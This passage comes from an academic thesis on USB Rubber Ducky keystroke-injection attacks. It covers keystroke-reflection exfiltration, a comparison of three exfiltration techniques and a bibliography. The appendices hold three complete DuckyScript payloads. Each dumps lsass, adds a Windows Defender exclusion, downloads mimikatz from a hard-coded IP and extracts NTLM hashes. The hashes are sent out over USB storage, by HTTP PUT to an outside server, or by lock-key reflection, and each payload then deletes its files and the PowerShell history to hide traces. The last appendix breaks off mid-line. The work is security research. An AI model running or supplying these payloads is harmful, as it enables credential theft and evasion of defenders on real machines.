Finally, this thesis also covers the method of keystroke reflection to exfiltrate NTLM credentials from the targeted machine. Since keystroke reflection works by using the keyboards built-in `HID OUT` endpoints and sending the data in form of lock-key codes, setting the attackmode to `HID` only, similar to network-based attacks, is sufficient [22]. Even though the exfiltrated data is stored on the flashdrive as the `loot.bin` file, contrary to regular exfiltration over a physical medium, the `STORAGE` attackmode is not set. As will be explained later in this section, keystroke reflection effectively only allows the exfiltration of small sized data, due to the long exfiltration time. For that reason, this payload only transfers the `credentials.txt` file to the attacker and not the complete Mimikatz log. Afterwards, like shown in the previous implementations, the payload cleans up all the marks it has left on the target device by removing suspicious files and clearing the PowerShell history, so that the used commands cannot be backtracked by defenders.

```
REM Title: DuckyScript payload for data exfiltration using keystroke reflection
REM Author: Jakob Friedl
REM Date: 18-04-2023
ATTACKMODE HID
DELAY 1000

LED_OFF
SAVE_HOST_KEYBOARD_LOCK_STATE
$_EXFIL_MODE_ENABLED = TRUE
$_EXFIL_LEDS_ENABLED = TRUE

REM ============================================
REM DuckyScript instructions of the base payload
REM ============================================

REM Exfiltration
REM Convert the data in credentials.txt to NUMLOCK and CAPSLOCK values and terminate with SCROLLLOCK
STRINGLN foreach($byte in $(cat $env:TEMP\credentials.txt -En by)){foreach($a in 0x80,0x40,0x20,0x10,0x08,0x04,0x02,0x01) {if($byte -band $a){$o+='%{NUMLOCK}'} else{$o+='%{CAPSLOCK}'}}}; $o+='%{SCROLLLOCK}'
DELAY 200

REM Reflect the keystrokes back to the USB Rubber Ducky
STRINGLN Add-Type -A System.Windows.Forms;[System.Windows.Forms.SendKeys]::SendWait($o)
DELAY 200

REM SCROLLLOCK indicates that exfiltration has completed
WAIT_FOR_SCROLL_CHANGE
LED_G
```

```
$_EXFIL_MODE_ENABLED = FALSE
RESTORE_HOST_KEYBOARD_LOCK_STATE

REM Clean-up
REM Remove files
STRINGLN rm $env:TEMP\lsass.DMP
STRINGLN rm $env:TEMP\mimikatz.exe
STRINGLN rm $env:TEMP\exfiltration.log
STRINGLN rm $env:TEMP\credentials.txt
REM Reset configurations
STRINGLN Remove-MpPreference -ExclusionPath $env:TEMP
REM Delete Powershell history
STRINGLN rm (Get-PSReadLineOption).HistorySavePath
```

Code 11: Keystroke reflection exfiltration payload.

Compared to regular exfiltration over USB, keystroke reflection is a far less common attack vector. Since this technique is essentially based on the implementation and architecture of human interface devices and computers, it is not susceptible to trivial defense mechanisms. As stated before, physical medium exfiltration can be avoided by strict endpoint restrictions, for instance by making connected USB storage devices readonly by default or disabling them completely. Likewise, network medium exfiltration techniques are prevented on the network level by, for example, blocking in- and out-going connections on certain ports and inspecting traffic more thoroughly [22]. Keystroke reflection is not affected by this, since the USB Rubber Ducky only emulates a HID and no outgoing network communication is used during the execution. While the attack vector of keystroke reflection may be immune to common defensive actions, a disadvantages presents itself in its long and inefficient execution runtime. Because the information is transmitted in form of binary data, even smaller files like `credentials.txt` can take minutes to be fully exfiltrated to the USB Rubber Ducky. Again, the specific timing statistics are presented in table 5 below.

Total tests	Fastest (in s)	Slowest (in s)	Average (in s)
20	148.677846	149.705570	148.916462

Table 5: Keystroke reflection timing statistics.

4 Discussion

This chapter aims to summarize the findings discovered during the literature review and the results of the practical payload implementation and testing phase. Additionally, the research questions posed in 1.2 are answered accordingly based on these findings.

With the introduction of the new USB Rubber Ducky and the DuckyScript 3.0 programming language in 2022, Hak5 opened the door for more powerful payload development. While the simple `STRING`, `DELAY` and system key commands are sufficient to create basic keystroke injection payloads that are able to perform most tasks, new features greatly improve the development experience and unlock more applications for the payloads. These features include programming fundamentals like variables, loops and functions, as well as the advanced keystroke injection-specific attackmode settings and in-built exfiltration support among others. To answer research question 1, following this paragraph is a general template for creating data exfiltration payloads in DuckyScript.



Figure 9: Template for BadUSB data exfiltration payload.

Based on the implementation in chapter 3, it is concluded that keystroke injection established itself as a prominent attack vector for efficiently automating technical data exfiltration procedures. This thesis covered the exfiltration of Windows credentials consisting of user account names and NTLM hashed passwords from a host with administrative privileges. An adversary obtaining these credentials can attempt to crack them offline to receive the underlying clear-text password or use them to exploit the Pass-the-Hash vulnerability to authenticate to host's network remotely. From there, the attacker would establish their persistence and either try to move laterally to other machines connected to the network or steal more data from the target. Keystroke injection therefore provides a great initial foothold to a network if physical access to the target it available. The payload implemented in this thesis impersonates an administrator and uses keyboard inputs to dump the `lsass.exe` process and extract passwords stored in memory using an externally downloaded Mimikatz executable. After formatting the data of interest, it is transmitted to the attackers possession using one of three exfiltration techniques. Each of these methods has advantages and disadvantages which make them more suitable for one situation over the other. In the following, the findings regarding the strengths and weaknesses of physical medium exfiltration, network medium exfiltration and keystroke reflection are evaluated to determine which technique is used most effectively in which situations to achieve the most compelling results. This study is simultaneously used to answer research question 2.

- **Exfiltration over a physical medium**
  The biggest advantage of physical medium exfiltration is by far its ability to transfer large files relatively quickly and easily into the attackers possession. The implementation in this thesis, where a Mimikatz log file and the extracted credentials were harvested took 1.6 seconds on average to exfiltrate. Payloads for this exfiltration method are easy to implement, since all that is necessary is to inject the commands to copy or move one or multiple files from the target to the desired destination location. A physical medium also allows the extraction of data when the target device is disconnected from the Internet. On the other side, exfiltration attacks over a physical medium are completely mitigated by implementing strong endpoint restrictions on the target, especially concerning the USB policy. For instance, it is possible to make USB drives read-only when connected using group policies, so that attackers cannot move files to them.

- **Exfiltration over a network medium**
  Exfiltration over a network medium requires the attacker to setup remote infrastructure to which the data of interest can be uploaded to. The time the exfiltration process takes depends on the speed of the Internet connection and the size of the transferred files. In this thesis, the upload of the exfiltration log and the credential file took an average of 3.4 seconds to complete. While endpoint security does not influence network exfiltration payloads, they are detected and mitigated on the network level by using firewall rules or packet inspection. While it is possible to use various protocols like SMB, DNS, HTTP and HTTPS as an exfiltration pathway, usually firewalls block outgoing connections on suspi-

cious ports or using specific services like SMB. However, traffic to web-servers on port 80/tcp or 443/tcp is not blacklisted in general, allowing the attacker to extract information and data this way.

- **Exfiltration using keystroke reflection**
  Keystroke reflection is a new and uncommon technique which functions by converting the target data into lock key values like CAPS-, NUM- and SCROLLLOCK first and then sending these values bit-wise the USB Rubber Duckies `HID OUT` endpoint. The received data is then stored on the device as the readable `loot.bin` file. The biggest advantage of this method is that there are currently no known security measurements that can be taken to avoid it prematurely, as the exploitation is based on the inherent implementation of the USB protocol. However, this strength comes at the cost of time efficiency. The exfiltration of the three-line-long `credentials.txt` file took on average roughly 150 seconds to be fully transferred to the USB Rubber Ducky. Additionally, the payload development of keystroke reflection payloads is more challenging than the implementation of the two other covered techniques.

The above-mentioned advantages and disadvantages lead to the following table, showing which techniques are most effectively used in which situations. The value *Yes/No* indicates that the setting has no influence on the suggested technique because of the other circumstances.

Internet connection available	**Endpoint security restrictions**	**Firewall and packet inspection**	**Large total file size**	**Suggested exfiltration technique**
No	No	No	Yes/No	Physical medium
No	Yes	Yes/No	No	Keystroke reflection
No	No	Yes/No	No	Keystroke reflection
Yes	Yes	No	Yes/No	Network medium
Yes	No	Yes	Yes	Physical medium
Yes	No	No	No/Yes	Network medium
Yes	Yes	Yes	No	Keystroke reflection

Table 6: Suggested exfiltration techniques based on different circumstances.

5 Conclusion

Ultimately, the attack vector of keystroke injection is brought up due to a lack of security features in the implementation of the USB protocol, which allow connected USB devices to load drivers that differ from their intended use-case. By emulating human interface devices, specifically designed tools like the USB Rubber Ducky by Hak5 in combination with the DuckyScript 3.0 programming language are able to do everything a logged-in user with access to the real keyboard can do. In order to get a persistent foothold on the target machine or network, an attacker may use the data exfiltration attack method to obtain credentials like passwords or hashes. This thesis demonstrates three techniques that can be used for different purposes. Exfiltration over a physical medium directly copies information from the host to the connected USB flashdrive and is therefore useful in scenarios where the target is disconnected from the Internet and where large amounts of data need to be transmitted. Exfiltration over a network medium uses alternative protocols like HTTP/S, SMB or DNS to send information to a remote server. This is useful when the target is equipped with strong endpoint security restrictions that deny the file transfer over USB. Lastly, keystroke reflection functions by converting the data to lock key values and sending these to the `HID OUT` endpoint of the connected USB Rubber Ducky. Since the bit-wise transmission process is significantly slower than the other techniques, this method should be used if endpoint restrictions or network level mitigation strategies prevent other exfiltration approaches. Essentially, when an attacker has unlocked access to a victims machine with local administrative privileges, they can extract sensitive information, download malware, delete or encrypt files and even delete the entire operating system.

With technological advances, the attack tactics of adversaries are becoming more and more sophisticated. Despite improvements concerning cyber-defense mechanisms like real-time behavioural detection and strict policies, the most effective way to disarm the threat of keystroke injection attacks remains to spread awareness to educate people on the dangers of plugging in suspicious USB-drives and leaving access to their workstations unlocked.

Future research can be conducted on USB-based attacks on different operating systems like UNIX-based hosts. Moreover, since this thesis is primarily focused on the offensive side of USB-attacks, future work can also be carried out regarding defending against BadUSB and keystroke injection attacks. For instance, one area of research would be real-time detection of a keystroke injection attack, where different methods like machine learning or heuristic rules are used to distinguish a regular human user from a modified USB-device [40]. Yet another point where research can be continued is the implementation of payloads that establish a connection

to a target host and enable remote code execution instead of stealing data from it. With this, it could be attempted to upload malware to the target and new methodologies to bypass endpoint security solutions can be studied.

Bibliography

[1] P D Bojović et al. “The rising threat of hardware attacks: USB keyboard attack case study”. In: *Research of Keyboard Attacks.* 7th International Conference on Electrical, Electronic and Computing Engineering. Belgrade, Serbia, Sept. 2020, p. 8. ISBN: 978-86-7466-852-8. URL: https://www.researchgate.net/publication/359509222_The_rising_threat_of_hardware_attacks_USB_keyboard_attack_case_study (visited on 11/21/2022).

[2] Darren Kitchen. *USB Rubber Ducky: A Guide to Keystroke Injection*. 2nd ed. Dallas: Hak5, June 2022. 271 pp. ISBN: 978-0-9983732-8-7.

[3] Sebastian Neuner et al. “USBlock: Blocking USB-Based Keypress Injection Attacks”. In: *Data and Applications Security and Privacy XXXII*. Ed. by Florian Kerschbaum and Stefano Paraboschi. Lecture Notes in Computer Science. Cham: Springer International Publishing, 2018, pp. 278–295. ISBN: 978-3-319-95729-6. DOI: 10.1007/978-3-319-95729-6_18.

[4] Nir Nissim, Ran Yahalom, and Yuval Elovici. “USB-based attacks”. In: *Computers & Security* 70 (Sept. 1, 2017), pp. 675–688. ISSN: 0167-4048. DOI: 10.1016/j.cose.2017.08.002. URL: https://www.sciencedirect.com/science/article/pii/S0167404817301578 (visited on 10/08/2022).

[5] Nitzan Farhi, Nir Nissim, and Yuval Elovici. “Malboard: A novel user keystroke impersonation attack and trusted detection framework based on side-channel analysis”. In: *Computers & Security* 85 (Aug. 2019), pp. 240–269. ISSN: 01674048. DOI: 10.1016/j.cose.2019.05.008. URL: https://linkinghub.elsevier.com/retrieve/pii/S0167404818309957 (visited on 10/08/2022).

[6] Benjamin Cannols. “Hacking Experiment by Using USB Rubber Ducky Scripting”. In: *Sytemics, Cybernetics and Informatics* 15.2 (2017), p. 6.

[7] Hansen Edrick Harianto and Dennis Gunawan. “Wi-Fi password stealing program using USB rubber ducky”. In: *TELKOMNIKA (Telecommunication Computing Electronics and Control)* 17.2 (Apr. 1, 2019). Number: 2, pp. 745–752. ISSN: 2302-9293. DOI: 10.12928/telkomnika.v17i2.11775. URL: http://telkomnika.uad.ac.id/index.php/TELKOMNIKA/article/view/11775 (visited on 10/08/2022).

[8] Hongyi Lu et al. “BADUSB-C: Revisiting BadUSB with Type-C”. In: *2021 IEEE Security and Privacy Workshops (SPW)*. 2021 IEEE Security and Privacy Workshops (SPW). May 2021, pp. 327–338. DOI: 10.1109/SPW53761.2021.00053.

[9] Jing Tian et al. “SoK: "Plug & Pray" Today – Understanding USB Insecurity in Versions 1 Through C”. In: *2018 IEEE Symposium on Security and Privacy (SP)*. 2018 IEEE Symposium on Security and Privacy (SP). ISSN: 2375-1207. May 2018, pp. 1032–1047. DOI: 10.1109/SP.2018.00037.

[10] Sebastian Neuner. “Bad Things Happen through USB”. Diploma Thesis. Vienna: Vienna University of Technology, 2017. 82 pp. URL: https://sec.cs.univie.ac.at/fileadmin/user_upload/i_sec/docs/teaching/thesis/sneuner_badusb.pdf (visited on 12/06/2022).

[11] B. S. Vishnu Charan and Lalit Kulkarni. “Enhancement And Implementation Of Badusb Attacks Using Microcontrollers”. In: *Journal of Positive School Psychology* 6.9 (Sept. 24, 2022). Number: 9, pp. 563–573. ISSN: 2717-7564. URL: https://www.journalppw.com/index.php/jpsp/article/view/12204 (visited on 03/06/2023).

[12] Daniel Noyes, Hong Liu, and Paul Fortier. “Security analysis and improvement of USB technology”. In: *2016 IEEE Symposium on Technologies for Homeland Security (HST)*. 2016 IEEE Symposium on Technologies for Homeland Security (HST). Waltham, MA, USA: IEEE, May 2016, pp. 1–3. ISBN: 978-1-5090-0770-7. DOI: 10.1109/THS.2016.7568955. URL: http://ieeexplore.ieee.org/document/7568955/ (visited on 10/13/2022).

[13] Hao Lie et al. “USB powered devices: A survey of side-channel threats and countermeasures | Elsevier Enhanced Reader”. In: *High-Confidence Computing* (Feb. 28, 2021), p. 12. DOI: 10.1016/j.hcc.2021.100007. URL: https://reader.elsevier.com/reader/sd/pii/S2667295221000088 (visited on 10/08/2022).

[14] Matthew Tischer et al. “Users Really Do Plug in USB Drives They Find”. In: *2016 IEEE Symposium on Security and Privacy (SP)*. 2016 IEEE Symposium on Security and Privacy (SP). ISSN: 2375-1207. May 2016, pp. 306–319. DOI: 10.1109/SP.2016.26.

[15] *Product Documentation*. URL: https://docs.hak5.org/hak5-docs/ (visited on 03/03/2023).

[16] George Karantzas. *Forensic Log Based Detection For Keystroke Injection "BadUsb" Attacks*. Feb. 9, 2023. DOI: 10.48550/arXiv.2302.04541. arXiv: 2302.04541[cs]. URL: http://arxiv.org/abs/2302.04541 (visited on 03/03/2023).

[17] Dave Jing Tian, Adam Bates, and Kevin Butler. “Defending Against Malicious USB Firmware with GoodUSB”. In: *Proceedings of the 31st Annual Computer Security Applications Conference*. ACSAC ’15. New York, NY, USA: Association for Computing Machinery, 2015, pp. 261–270. ISBN: 978-1-4503-3682-6. DOI: 10.1145/2818000.2818040. URL: https://doi.org/10.1145/2818000.2818040 (visited on 12/07/2022).

[18] Evangelos Karystinos, Antonios Andreatos, and Christos Douligeris. “Spyduino: Arduino as a HID Exploiting the BadUSB Vulnerability”. In: *2019 15th International Conference on Distributed Computing in Sensor Systems (DCOSS)*. 2019 15th International Conference on Distributed Computing in Sensor Systems (DCOSS). ISSN: 2325-2944. May 2019, pp. 279–283. DOI: 10.1109/DCOSS.2019.00066.

[19] Alexander Tyutyunnik and Alexey Lazarev. “Intelligent System for Preventing Rubber Ducky Attacks Using Deep Learning Neural Networks”. In: *2021 International Russian Automation Conference (RusAutoCon)*. 2021 International Russian Automation Conference (RusAutoCon). Sept. 2021, pp. 497–502. DOI: 10.1109/RusAutoCon52004.2021.9537497.

[20] Arun Negi, Santosh Singh Rathore, and Debanjan Sadhya. “USB Keypress Injection Attack Detection via Free-Text Keystroke Dynamics”. In: *2021 8th International Conference on Signal Processing and Integrated Networks (SPIN)*. 2021 8th International Conference on Signal Processing and Integrated Networks (SPIN). ISSN: 2688-769X. Aug. 2021, pp. 681–685. DOI: 10.1109/SPIN52536.2021.9566083.

[21] Saurabh Singh and K. V. Arya. “Key Classification: A New Approach in Free Text Keystroke Authentication System”. In: *2011 Third Pacific-Asia Conference on Circuits, Communications and System (PACCS)*. 2011 Third Pacific-Asia Conference on Circuits, Communications and System (PACCS). Wuhan, China: IEEE, July 2011, pp. 1–5. ISBN: 978-1-4577-0855-8. DOI: 10.1109/PACCS.2011.5990168. URL: http://ieeexplore.ieee.org/document/5990168/ (visited on 12/07/2022).

[22] Darren Kitchen and Dallas Winger. *Keystroke Reflection: Inside a Side-Channel Exfiltration Technique*. 2022. URL: https://cdn.shopify.com/s/files/1/0068/2142/files/hak5-whitepaper-keystroke-reflection.pdf?v=1659317977 (visited on 12/04/2022).

[23] Rezky Aulia Efendy et al. “Exploring the Possibility of USB based Fork Bomb Attack on Windows Environment”. In: *2019 International Conference on ICT for Smart Society (ICISS)*. 2019 International Conference on ICT for Smart Society (ICISS). Vol. 7. ISSN: 2640-0545. Nov. 2019, pp. 1–4. DOI: 10.1109/ICISS48059.2019.8969789.

[24] *DuckyScript™ Quick Reference*. URL: https://docs.hak5.org/hak5-usb-rubber-ducky/duckyscript-tm-quick-reference (visited on 03/06/2023).

[25] Stephen J. Gowdy. *List of USB ID’s*. Jan. 16, 2023. URL: http://www.linux-usb.org/usb.ids (visited on 03/06/2023).

[26] *Exfiltration, Tactic TA0010 - Enterprise | MITRE ATT&CK®*. URL: https://attack.mitre.org/tactics/TA0010/ (visited on 03/17/2023).

[27] Faheem Ullah et al. “Data exfiltration: A review of external attack vectors and countermeasures”. In: *Journal of Network and Computer Applications* 101 (Jan. 1, 2018), pp. 18–54. ISSN: 1084-8045. DOI: 10.1016/j.jnca.2017.10.016. URL: https://www.sciencedirect.com/science/article/pii/S1084804517303569 (visited on 03/17/2023).

[28] Dallas Winger. *Translate-Extension for USB Rubber Ducky*. original-date: 2021-07-13T22:03:56Z. Mar. 20, 2023. URL: https://github.com/hak5/usbrubberducky-payloads/blob/59da049b6fc7e73e2357d8b0b6e5b4592f8a3eff/payloads/extensions/translate.txt (visited on 03/20/2023).

[29] Navjyotsinh Jadeja and Viral Parmar. “Implementation and Mitigation of Various Tools for Pass the Hash Attack”. In: *Procedia Computer Science*. Proceedings of International Conference on Communication, Computing and Virtualization (ICCCV) 2016 79 (Jan. 1, 2016), pp. 755–764. ISSN: 1877-0509. DOI: 10.1016/j.procs.2016.03.099. URL: https://www.sciencedirect.com/science/article/pii/S1877050916002301 (visited on 04/11/2023).

[30] JasonGerend. *Configuring Additional LSA Protection*. Sept. 30, 2022. URL: https://learn.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection (visited on 04/11/2023).

[31] Shairoze Malik and Erej Azeem. “The Secrets to MIMIKATZ - The Credential Dumper:” in: *International Journal for Electronic Crime Investigation* 5.4 (2021). Number: 4, pp. 27–34. ISSN: 2616-6003. DOI: 10.54692/ijeci.2022.0504142. URL: http://ijeci.lgu.edu.pk/index.php/ijeci/article/view/142 (visited on 04/11/2023).

[32] *Attacks & Defenses: Dumping LSASS W/ No Mimikatz | White Oak*. Section: Defense. Oct. 21, 2021. URL: https://www.whiteoaksecurity.com/blog/attacks-defenses-dumping-lsass-no-mimikatz/ (visited on 04/11/2023).

[33] cyrilkardashevsky. *Manage and Disable Windows Defender Using PowerShell – TheIT-Bros*. Section: Windows. Mar. 24, 2022. URL: https://theitbros.com/managing-windows-defender-using-powershell/ (visited on 04/11/2023).

[34] sdwheeler. *Invoke-WebRequest (Microsoft.PowerShell.Utility) - PowerShell*. URL: https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-webrequest (visited on 04/12/2023).

[35] Sean Metcalf. *Unofficial Guide to Mimikatz & Command Reference*. Active Directory Security. Sept. 20, 2015. URL: https://adsecurity.org/?page_id=1821 (visited on 04/14/2023).

[36] Benjamin Delpy (gentilkiwi). “Mimikatz - How to push Microsoft to change some little stuff”. URL: https://blog.gentilkiwi.com/downloads/mimikatz-passwords.pdf.

[37] Benjamin Delpy (gentilkiwi). *gentilkiwi/mimikatz Wiki*. July 15, 2020. URL: https://github.com/gentilkiwi/mimikatz/wiki (visited on 04/13/2023).

[38] *Exfiltration Over Physical Medium: Exfiltration over USB, Sub-technique T1052.001 - Enterprise | MITRE ATT&CK®*. URL: https://attack.mitre.org/techniques/T1052/001/ (visited on 04/11/2023).

[39] *Exfiltration Over Alternative Protocol, Technique T1048 - Enterprise | MITRE ATT&CK®*. URL: https://attack.mitre.org/techniques/T1048/ (visited on 04/26/2023).

[40] Lakshay Arora, Narina Thakur, and Sumit Kumar Yadav. “USB Rubber Ducky Detection by using Heuristic Rules”. In: *2021 International Conference on Computing, Communication, and Intelligent Systems (ICCCIS)*. 2021 International Conference on Computing, Communication, and Intelligent Systems (ICCCIS). Feb. 2021, pp. 156–160. DOI: 10.1109/ICCCIS51004.2021.9397064.

List of Figures

Figure 1 USB device enumeration process [9]. 5
Figure 2 USB communication layers [13]. 6
Figure 3 Anatomy of the USB Rubber Ducky. Photo by Jakob Friedl (03.03.2023). 8
Figure 4 Generic program flow of the implemented attack. 20
Figure 5 Dumping lsass.exe using the TaskManager. 21
Figure 6 Adding a directory to Windows Defender's exclusion path. 22
Figure 7 Downloading mimikatz.exe from an external server. 22
Figure 8 Using mimikatz to read the lsass dump and extract credentials. 23
Figure 9 Template for BadUSB data exfiltration payload. 33

List of Tables

Table 1 Default behaviour of the USB Rubber Ducky LED indicator. 9
Table 2 DuckyScript attackmodes. 14
Table 3 Physical medium exfiltration timing statistics. 28
Table 4 Network medium exfiltration timing statistics. 30
Table 5 Keystroke reflection timing statistics. 32
Table 6 Suggested exfiltration techniques based on different circumstances. 35
Table 7 Appendix 4: Payload execution timing. 52

List of Code

Code 1 "Hello-World" program on Windows. 12
Code 2 Fundamental programming concepts. 13
Code 3 Emulating specific keyboard model by setting VID and PID. 14
Code 4 Data exfiltration over USB. 15
Code 5 Keystroke reflection attack. 17
Code 6 Translate extension for printing variable values. 18
Code 7 Data preparation base payload. 24
Code 8 Physical medium exfiltration payload. 27
Code 9 Python 3 web server to handle file upload. 29
Code 10 Network medium exfiltration payload. 29
Code 11 Keystroke reflection exfiltration payload. 31
Code 12 Appendix 1: Physical medium exfiltration payoad. 46
Code 13 Appendix 2: Network medium exfiltration payload. 48
Code 14 Appendix 3: Keystroke reflection exfiltration payload. 50

List of Abbreviations

AV	Anti Virus
C&C/C2	Command and Control
CLI	Command Line Interface
HID	Human Interface Device
OS	Operating System
USB	Universal Serial Bus

A Appendix

A.1 Physical medium exfiltration payload

```
REM Title: DuckyScript payload for data exfiltration over a physical medium

ATTACKMODE HID STORAGE
DELAY 1000
REM Delete existing dump file
GUI r
DELAY 200
STRINGLN powershell "rm $env:TEMP\lsass.DMP"
DELAY 200

REM Create lsass-dump using the TaskManager
GUI r
DELAY 200
STRING taskmgr
CTRL-SHIFT ENTER
DELAY 500
ALT y
DELAY 500
DOWNARROW
DELAY 1000
STRING lsass
DELAY 500
SHIFT F10
$I = 0
WHILE ($I < 5)
    UPARROW
    $I = ($I + 1)
END_WHILE
ENTER
DELAY 500
ENTER
ALT F4

REM Add exclusion path to the Windows Defender settings
GUI r
DELAY 200
STRING powershell.exe
CTRL-SHIFT ENTER
DELAY 500
```

```
ALT y
DELAY 500
STRINGLN if((Get-MpComputerStatus).RealTimeProtectionEnabled){Set-MpPreference
    -ExclusionPath $env:TEMP}

REM Download mimikatz.exe from webserver
STRINGLN wget http://13.51.251.192/mimikatz.exe -o $env:TEMP\mimikatz.exe
DELAY 1000

REM Execute mimikatz and the necessary commands
STRINGLN cd $env:TEMP
STRINGLN .\mimikatz.exe "privilege::debug"
STRINGLN log exfiltration.log
STRINGLN sekurlsa::minidump lsass.DMP
STRINGLN sekurlsa::logonpasswords
DELAY 5000
CTRL c
DELAY 500

REM Format mimikatz-log for exfiltration
STRINGLN cat .\exfiltration.log | Select-String -Pattern "NTLM" -Context 2,0  |
    Get-Unique > credentials.txt

REM Getting the drive letter of the USB Rubber Ducky
STRINGLN $d=(Get-Volume -FileSystemLabel 'DUCKY').DriveLetter

REM Creating a directory on the USB Rubber Ducky to store the files
DEFINE exfil_dir $d':/'$env:COMPUTERNAME'-exfiltration-data'
STRING mkdir
SPACE
STRINGLN exfil_dir

REM Exfiltration
STRING mv -Force $env:TEMP\exfiltration.log
SPACE
STRINGLN exfil_dir
DELAY 1000
STRING mv -Force $env:TEMP\credentials.txt
SPACE
STRINGLN exfil_dir

REM Clean-up
STRINGLN rm $env:TEMP\lsass.DMP
STRINGLN rm $env:TEMP\mimikatz.exe
STRINGLN Remove-MpPreference -ExclusionPath $env:TEMP
STRINGLN Clear-Variable -Name d
STRINGLN rm (Get-PSReadLineOption).HistorySavePath
```

Code 12: Appendix 1: Physical medium exfiltration payoad.

A.2 Network medium exfiltration payload

```
REM Title: DuckyScript payload for data exfiltration over a network medium
REM Author: Jakob Friedl
ATTACKMODE HID
DELAY 1000

REM Delete existing dump file
GUI r
DELAY 200
STRINGLN powershell "rm $env:TEMP\lsass.DMP"
DELAY 200

REM Create lsass-dump using the TaskManager
GUI r
DELAY 200
STRING taskmgr
CTRL-SHIFT ENTER
DELAY 500
ALT y
DELAY 500
DOWNARROW
DELAY 1000
STRING lsass
DELAY 500
SHIFT F10
$I = 0
WHILE ($I < 5)
    UPARROW
    $I = ($I + 1)
END_WHILE
ENTER
DELAY 500
ENTER
ALT F4

REM Add exclusion path to the Windows Defender settings
GUI r
DELAY 200
STRING powershell.exe
CTRL-SHIFT ENTER
DELAY 500
ALT y
DELAY 500
STRINGLN if((Get-MpComputerStatus).RealTimeProtectionEnabled){Set-MpPreference
    -ExclusionPath $env:TEMP}

REM Download mimikatz.exe from webserver
STRINGLN wget http://16.16.124.71/mimikatz.exe -o $env:TEMP\mimikatz.exe
```

```
DELAY 1000

REM Execute mimikatz and the necessary commands
STRINGLN cd $env:TEMP
STRINGLN .\mimikatz.exe "privilege::debug"
STRINGLN log exfiltration.log
STRINGLN sekurlsa::minidump lsass.DMP
STRINGLN sekurlsa::logonpasswords
DELAY 5000
CTRL c
DELAY 500

REM Format mimikatz-log for exfiltration
STRINGLN cat .\exfiltration.log | Select-String -Pattern "NTLM" -Context 2,0  |
    Get-Unique > credentials.txt

REM Create zip archive of prepared data
DEFINE archive $env:COMPUTERNAME'-exfiltration-data.zip'
STRING Compress-Archive -Force -Path $env:TEMP\exfiltration.log,
    $env:TEMP\credentials.txt -DestinationPath $env:TEMP\
STRINGLN archive
DELAY 500

REM Exfiltration
STRING Invoke-WebRequest -Method PUT -InFile $env:TEMP\
STRING archive
SPACE
STRING -Uri http://16.16.124.71:8000/
STRINGLN archive
DELAY 500

REM Clean-up
REM Remove files
STRINGLN rm $env:TEMP\lsass.DMP
STRINGLN rm $env:TEMP\mimikatz.exe
STRINGLN rm $env:TEMP\exfiltration.log
STRINGLN rm $env:TEMP\credentials.txt
STRINGLN rm $env:TEMP\data.zip
REM Reset configurations
STRINGLN Remove-MpPreference -ExclusionPath $env:TEMP
REM Delete Powershell history
STRINGLN rm (Get-PSReadLineOption).HistorySavePath
```

Code 13: Appendix 2: Network medium exfiltration payload.

A.3 Keystroke reflection exfiltration payload

```
REM Title: DuckyScript payload for data exfiltration using keystroke reflection
REM Author: Jakob Friedl
ATTACKMODE HID
DELAY 1000
LED_OFF
SAVE_HOST_KEYBOARD_LOCK_STATE
$_EXFIL_MODE_ENABLED = TRUE
$_EXFIL_LEDS_ENABLED = TRUE
REM Delete existing dump file
GUI r
DELAY 200
STRINGLN powershell "rm $env:TEMP\lsass.DMP"
DELAY 200

REM Create lsass-dump using the TaskManager
GUI r
DELAY 200
STRING taskmgr
CTRL-SHIFT ENTER
DELAY 500
ALT y
DELAY 500
DOWNARROW
DELAY 1000
STRING lsass
DELAY 500
SHIFT F10
$I = 0
WHILE ($I < 5)
    UPARROW
    $I = ($I + 1)
END_WHILE
ENTER
DELAY 500
ENTER
ALT F4

REM Add exclusion path to the Windows Defender settings
GUI r
DELAY 200
STRING powershell.exe
CTRL-SHIFT ENTER
DELAY 500
ALT y
DELAY 500
STRINGLN if((Get-MpComputerStatus).RealTimeProtectionEnabled){Set-MpPreference
    -ExclusionPath $env:TEMP}
```

```

REM Download mimikatz.exe from webserver
STRINGLN wget http://13.51.251.192/mimikatz.exe -o $env:TEMP\mimikatz.exe
DELAY 1000

REM Execute mimikatz and the necessary commands
STRINGLN cd $env:TEMP
STRINGLN .\mimikatz.exe "privilege::debug"
STRINGLN log exfiltration.log
STRINGLN sekurlsa::minidump lsass.DMP
STRINGLN sekurlsa::logonpasswords
DELAY 5000
CTRL c
DELAY 500

REM Format mimikatz-log for exfiltration
STRINGLN cat .\exfiltration.log | Select-String -Pattern "NTLM" -Context 2,0  |
    Get-Unique > credentials.txt

REM Exfiltration
REM Convert the data in credentials.txt to NUMLOCK and CAPSLOCK values and
    terminate with SCROLLLOCK
STRINGLN foreach($byte in $(cat $env:TEMP\credentials.txt -En by)){foreach($a in
    0x80,0x40,0x20,0x10,0x08,0x04,0x02,0x01) {if($byte -band
